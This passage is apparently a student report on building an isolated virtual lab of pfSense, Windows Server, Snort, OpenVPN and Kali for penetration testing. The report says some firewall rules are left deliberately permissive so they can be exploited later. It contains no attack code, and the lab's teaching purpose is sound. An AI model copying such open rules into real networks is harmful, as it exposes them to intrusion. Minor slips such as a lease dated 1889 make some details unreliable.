

МИНИСТЕРСТВО ОБРАЗОВАНИЯ РЕСПУБЛИКИ МОЛДОВА
ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ МОЛДОВЫ

ФАКУЛЬТЕТ ВЫЧИСЛИТЕЛЬНОЙ ТЕХНИКИ,
ИНФОРМАТИКИ И МИКРОЭЛЕКТРОНИКИ

Отчет

По Индивидуальной работе

Дисциплина: Tehnologii ale securității informaționale

Тема: Virtual Vulnerable Homelab

Выполнил:

Copusciu Artiom

Chișinău – 2025

1. Введение

Целью данного проекта является моделирование и анализ типовой ИТ-инфраструктуры малого предприятия в изолированной виртуальной среде. Основная задача — создать виртуализированную корпоративную сеть, включающую критически важные компоненты, такие как контроллер домена, веб-сервер, рабочие станции, а также систему межсетевого экранирования и обнаружения вторжений (IDS/IPS).

После построения виртуальной среды будет проведено тестирование на проникновение с использованием специализированных инструментов, позволяющее выявить уязвимости в защите. Далее будут предложены и реализованы меры по их устраниению, с повторной проверкой эффективности этих мер.

Проект состоит из двух логических зон:

Зона защиты — симулирует инфраструктуру корпорации (серверы, клиенты, защитные механизмы);

Зона атакующих — содержит инструменты и среды для моделирования атак.

Для построения инфраструктуры используется VirtualBox и специализированное программное обеспечение (Windows Server, Kali Linux, pfSense и др.). В отчёте подробно рассматриваются этапы настройки каждого элемента системы, используемые сценарии атак и соответствующие меры по защите.

2. Физическая инфраструктура хоста

Основой виртуализированной среды выступает физический хост, на котором развернуты все виртуальные машины проекта. В качестве гипервизора выбран VirtualBox, благодаря своей кроссплатформенности, простоте настройки и поддержке различных сетевых конфигураций.

Характеристики хоста:

Операционная система хоста: Windows 11 Pro

Процессор: AMD Ryzen 5 3600

Оперативная память (RAM): 16 ГБ

Жесткий диск: SSD 1 ТБ

Hypervisor: VirtualBox 7.0 с установленным Extension Pack

Установленные компоненты:

VirtualBox Extension Pack: добавляет поддержку USB 2.0/3.0, виртуальных сетей, PXE-загрузки, RDP и др.

Сетевые адаптеры:

Host-only — для изоляции корпоративной/атакующей сети

Bridged — для доступа к внешней сети и симуляции дополнительных атак.

Виртуальные адаптеры pfSense: LAN, WAN, OPT1

Сетевые конфигурации:

Для имитации сегментированной корпоративной сети и реализации ограничений доступа были созданы отдельные виртуальные подсети:


192.168.50.0/24 — Корпоративная сеть (серверы, рабочие станции)

192.168.20.0/24 — Сеть атакующих

pfSense выполняет роль маршрутизатора между сегментами, а также реализует функции фаервола и IPS.

3. Топология сети/сетевая инфраструктура


Сетевая инфраструктура является основой при проектировании работы какого-либо предприятия. Для того, чтобы симулировать работу реального предприятия мы создали и настроили виртуальную сеть, отражающую структуру небольшого корпоративного предприятия, состоящую из маршрутизатора, Windows server'а 2019 года, двух рабочих машин на Windows10 (администратор и разработчик), а также сервера Ubuntu, на котором работает веб-сайт корпорации. Так же в нашей топологии имеются атакующие, которые подключены через отдельный LAN интерфейс (attack-net) и через OpenVPN для удобства, более продуктивной, а также разнообразной симуляции атак на корпоративную сеть.




Основой и центром всей сети является pfSense. Это свободная операционная система, использующаяся на реальных роутерах, основанная на FreeBSD ОС. В нашем случае это операционная система, установленная на виртуальной машине, к которой далее

подключаются все остальные виртуальные машины. В данной топологии pfSense является одновременно маршрутизатором и брандмауэром, контролирующим весь трафик между устройствами и подсетями.


В VirtualBox для pfSense мы настроили 3 адаптера. Первый – bridge adapter. Это позволяет виртуальной машине IP адрес из общей сети хоста. Такое решение было сделано для большего удобства при последующей работе.



Следующий адаптер, который нам необходимо использовать – Внутренняя сеть. Этот адаптер будет отвечать за внутреннюю сеть корпорации, к которой напрямую будут подключаться все устройства. Имя данной сети - intnet



Последний адаптер, который мы использовали, еще одна внутренняя сеть, но уже под другим названием – attack-net. В этой сети находится машина с Kali Linux нужная нам для тестирования всей сети на безопасность.



После настройки сетевых параметров pfSense в VirtualBox, мы переходим к непосредственной настройке pfSense изнутри.

Настройка pfSense

После запуска pfSense, автоматически происходит настройка базовых интерфейсов: WAN и LAN. WAN интерфейс – это интерфейс, который нужен для подключения роутера напрямую к интернету. В нашем случае связь проходит через WAN -> Host_Computer -> Host -> Router.

LAN интерфейс – это интерфейс нужный для подключения устройств из локальной сети.

Во время первой установки pfSense по умолчанию предлагает адаптеры для подключения к WAN и LAN, которые до этого были установлены в VirtualBox. Данное окно мы наблюдаем после установки системы:

```
pfSense 2.7.2-RELEASE amd64 20240304-1953
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: cb8dbf35df8b02c786d

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4: 192.168.1.20/24
LAN (lan)      -> em1      -> v4: 192.168.50.1/24
ATTACK_NET (opt2) -> em2      -> v4: 192.168.20.1/24
OPT1 (opt1)    -> ovpns1    -> v4: 10.0.8.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults 13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell


Enter an option: █
```

Здесь мы изучаем еще один интерфейс, который до этого не был описан – OPT1. Это интерфейс нужный для работы с OpenVPN, его мы опишем немного позже.

На этом скриншоте видно, что WAN интерфейс имеет IP - 192.168.1.20. Это происходит из-за того, что WAN интерфейс получает IP-адрес через DHCP домашнего роутера и является полноправным устройством в домашней сети. Так же видно, что LAN и ATTACK_NET находятся в разных подсетях. Это поможет нам имитировать атаки более реально. Помимо этого, при успешных атаках, мы будем добавлять правила в брандмауэр для предотвращения этих атак в дальнейшем.

Теперь для более удобной работы с pfSense мы зайдем в Web-Interface, поскольку работать в командной строке проблематично.

После авторизации мы попадаем на страницу с базовой информацией о роутере и состоянии его интерфейсов.



```
AdminWindowsOC (снимок дизеля) [Работает] - Oracle VirtualBox
Файл Машина Вид Ввод Устройства Справка
Корзина
Командная строка
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Users\VinDiesel>ipconfig /all


Настройка протокола IP для Windows

Имя компьютера . . . . . : DESKTOP-U5GGIP4
Основной DNS-суффикс . . . . . : corp.local
Тип узла . . . . . : Гибридный
IP-маршрутизация включена . . . . . : Нет
WINS-прокси включен . . . . . : Нет
Порядок просмотра суффиксов DNS . . . : corp.local

Адаптер Ethernet Ethernet:

DNS-суффикс подключения . . . . . : corp.local
Описание . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Физический адрес . . . . . : 08-00-27-BD-11-5E
DHCP включен . . . . . : Да
Автонастройка включена . . . . . : Да
IPv4-адрес . . . . . : 192.168.50.102(Основной)
Маска подсети . . . . . : 255.255.255.0
Аренда получена . . . . . : четверг, 11 апреля 1889 г. 21:06:15
Срок аренды истекает . . . . . : суббота, 24 мая 2025 г. 23:57:49
Основной шлюз . . . . . : 192.168.50.1
DHCP-сервер . . . . . : 192.168.50.10
DNS-серверы . . . . . : 192.168.50.10
NetBIOS через TCP/IP . . . . . : Включен

C:\Users\VinDiesel>
```



System Information

Name	pfSense.home.apa
User	admin@192.168.20.2 (Local Database)
System	VirtualBox Virtual Machine Netgate Device: 08:00:27:BD:11:5E
BIOS	Version: VirtualBox Version: VirtualBox Release Date: Fri Dec 1 2006
Version	2.7.2-RELEASE (mdm5) built on Mon Mar 4 19:53:00 UTC 2024 FreeBSD 14.0-CURRENT
CPU Type	AMD Ryzen 5 3600 6-Core Processor AES-NI CPU Crypto: Yes (native) GPT: Enabled
Hardware crypto	Inactive
Kernel PTI	Disabled
MDS Mitigation	Inactive
Uptime	00 Hour 36 Minutes 38 Seconds
Current date/time	Fri May 16 18:02:15 UTC 2025
DNS server(s)	+ 127.0.0.1
Last config change	Tue May 13 23:32:18 UTC 2025
State table size	0% (171/44000) Show states
MBUF Usage	0% (4376/1000000)
Load average	0.81, 0.78, 0.70
CPU usage	10%

Netgate Services And Support

Contract type	Community Support
Community Support Only	
NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES	
If you purchased your pfSense gateway firewall appliance from Netgate and elected Community Support at the point of sale or installed pfSense on your own hardware, you have access to various community support resources. This includes the NETGATE RESOURCE LIBRARY.	
You also receive access to a dedicated Technical Assistance Center (TAC) Support telephone. We are always on. Our team is staffed 24x7x365 and committed to delivering enterprise-class, worldwide support at a price point that is more than competitive when compared to others in our space.	
<ul style="list-style-type: none">Upgrade Your SupportNetgate Global Support FAQNetgate Professional ServicesCommunity Support ResourcesOfficial pfSense Training by NetgateVisit Netgate.com	
If you decide to purchase a Netgate Global TAC Support subscription, you MUST have your Netgate Device ID (NDI) from your firewall in order to validate support for this unit. Write down your NDI and store it in a safe place. You can purchase TAC supports here .	

Interfaces

WAN	1000baseT <full-duplex>	192.168.1.20
LAN	1000baseT <full-duplex>	192.168.50.1
ATTACK_NET	1000baseT <full-duplex>	192.168.20.1
OPT1		10.0.8.1

Тут же наблюдаем правила брандмауэра, прописанные в ходе установки pfSense:

По умолчанию правила брандмауэра разрешают проходить всему трафику в локальной сети, а так же подключаться всем устройствам из локальной сети к 445 порту pfSense для доступа в веб-интерфейс. Из других подсетей такое подключение автоматически будет блокироваться, что логично. На данный момент правил не много, для симуляции мисконфигурирования настроек роутера, которые в будущем будут эксплуатированы.

Правила для сети attack_net позволяют любому трафику проходить к LAN подсети. Далее правила будут добавляться.

Далее перейдем к Snort. Snort — это программное обеспечение выполняющее функции IDS (Intrusion Detection System). Он ведет логи всех подключений к LAN подсети извне для того, чтобы следить за возможными проникновениями во внутреннюю сеть.

Для того, чтобы Snort не реагировал на связь компьютеров в локальной сети, прописываем ему правило.

Последнее, что осталось прояснить это OpenVPN. В ходе работы мы поняли, что проводить все атаки с одного компьютера будет очень проблематично и решили, что правильным решением будет создать VPN сервер на pfSense для продуктивности команды и разнообразия подключения при симуляции атак, к которому каждый участник команды сможет подключиться со своей Kali машины и проводить атаки.

OpenVPN Servers					Description	Actions
Interface	Protocol / Port	Tunnel Network	Mode / Crypto			
WAN	TCP / 1194 (TUN)	10.0.8.0/24	Mode: Remote Access (SSL/TLS + User Auth) Data Ciphers: AES-256-GCM, AES-128-GCM, CHACHA20-POLY1305, AES-256-CBC Digest: SHA256 D-H Params: 2048 bits		kali connection	

Сервер был настроен по всем требованиям безопасности, с использованием приватных и публичных и приватных сертификатов.

Остается только раздать всей команде их публичные сертификаты и конфигурационные файлы OpenVPN. Для этого мы создали аккаунты пользователей в pfSense и создали для каждого из них свои публичные сертификаты.

Users					
	Username	Full name	Status	Groups	Actions
<input checked="" type="checkbox"/>	admin	System Administrator	✓	admins	
<input checked="" type="checkbox"/>	alex	alex barbunov	✓		
<input checked="" type="checkbox"/>	artem	artem kop	✓		
<input checked="" type="checkbox"/>	denis	denis coz	✓		
<input checked="" type="checkbox"/>	vlad	vlad muntean	✓		

4. Корпоративная зона

Роль Windows Server в Корпоративной Инфраструктуре

Windows Server представляет собой серверную операционную систему от Microsoft, предназначенную для управления сетевыми ресурсами, хостинга приложений и предоставления различных сетевых служб. В рамках данного проекта Windows Server 2019 используется для создания ядра корпоративной сети, имитирующей инфраструктуру малого и среднего бизнеса. Ключевыми компонентами, развернутыми на сервере, являются доменные службы Active Directory (AD DS), DNS-сервер, DHCP-сервер и Групповые Политики (GPO).


AD DS, или служба каталогов, позволяет централизованно управлять пользователями, компьютерами, группами и другими объектами сети, обеспечивая аутентификацию и авторизацию для контроля доступа к ресурсам домена, основной структурной единицей которого в нашем случае является corp.local. DNS-сервер, или система доменных имен, выполняет критически важную роль в среде Active Directory, преобразуя человекочитаемые имена хостов, например, windows-server.corp.local, в IP-адреса, такие как 192.168.50.10, и наоборот, что необходимо для обнаружения контроллеров домена и

других служб. DHCP-сервер, или протокол динамической конфигурации хоста, автоматизирует назначение IP-адресов и других сетевых параметров, таких как маска подсети, основной шлюз и адреса DNS-серверов, клиентским компьютерам в сети, упрощая администрирование. Наконец, Групповые Политики (GPO) являются мощным инструментом для централизованного управления конфигурациями пользователей и компьютеров, позволяя настраивать параметры безопасности, развертывать программное обеспечение и применять различные ограничения. Разворачивание этих ролей на одном сервере, выполняющем функции контроллера домена, типично для небольших организаций и позволяет создать управляемую и безопасную сетевую среду.

1. Установка Windows Server 2019 в VirtualBox


Первоначальным шагом для развертывания сервера стала загрузка ISO-образа операционной системы Windows Server 2019 с официального веб-ресурса компании Microsoft. Далее, в среде виртуализации Oracle VM VirtualBox была создана новая виртуальная машина. При ее создании были заданы тип операционной системы как Microsoft Windows и выбрана соответствующая версия – Windows 2019. Выделенные для виртуальной машины ресурсы включали оперативную память в объеме от 4 ГБ до 8 ГБ, что является рекомендуемым для обеспечения комфортной работы сервера с несколькими активными ролями, и виртуальный жесткий диск объемом не менее 100 ГБ, сконфигурированный как "динамический виртуальный диск" для оптимизации использования дискового пространства на хостовой машине.

После создания виртуальной машины была произведена установка операционной системы Windows Server. Загрузка виртуальной машины осуществлялась с ранее подключенного ISO-образа. Процесс установки включал стандартные этапы, такие как выбор языка системы, принятие условий лицензионного соглашения и указание диска для инсталляции ОС.




2. Настройка сети

Первичная конфигурация сети для виртуальной машины Windows Server была выполнена в настройках VirtualBox. Для сетевого адаптера (Адаптер 1) был выбран тип подключения Internal Network (Внутренняя сеть). Этой внутренней сети было присвоено имя intnet), что позволило создать изолированный сетевой сегмент. К этому сегменту в дальнейшем будут подключаться другие виртуальные машины, входящие в состав корпоративной сети. Следующим критически важным шагом стало назначение статического IP-адреса контроллеру домена. Эта операция была выполнена через "Панель управления", далее "Сеть и Интернет", затем "Центр управления сетями и общим доступом", и наконец, "Изменение параметров адаптера". В свойствах протокола IPv4 для активного сетевого адаптера были заданы следующие параметры, соответствующие конфигурации нашей корпоративной подсети 192.168.50.0/24: IP-адрес был установлен как 192.168.50.10; маска подсети – 255.255.255.0; основной шлюз – 192.168.50.1, который является IP-адресом LAN-интерфейса виртуального маршрутизатора pfSense, выполняющего функции шлюза для данного сетевого сегмента; и предпочтительный 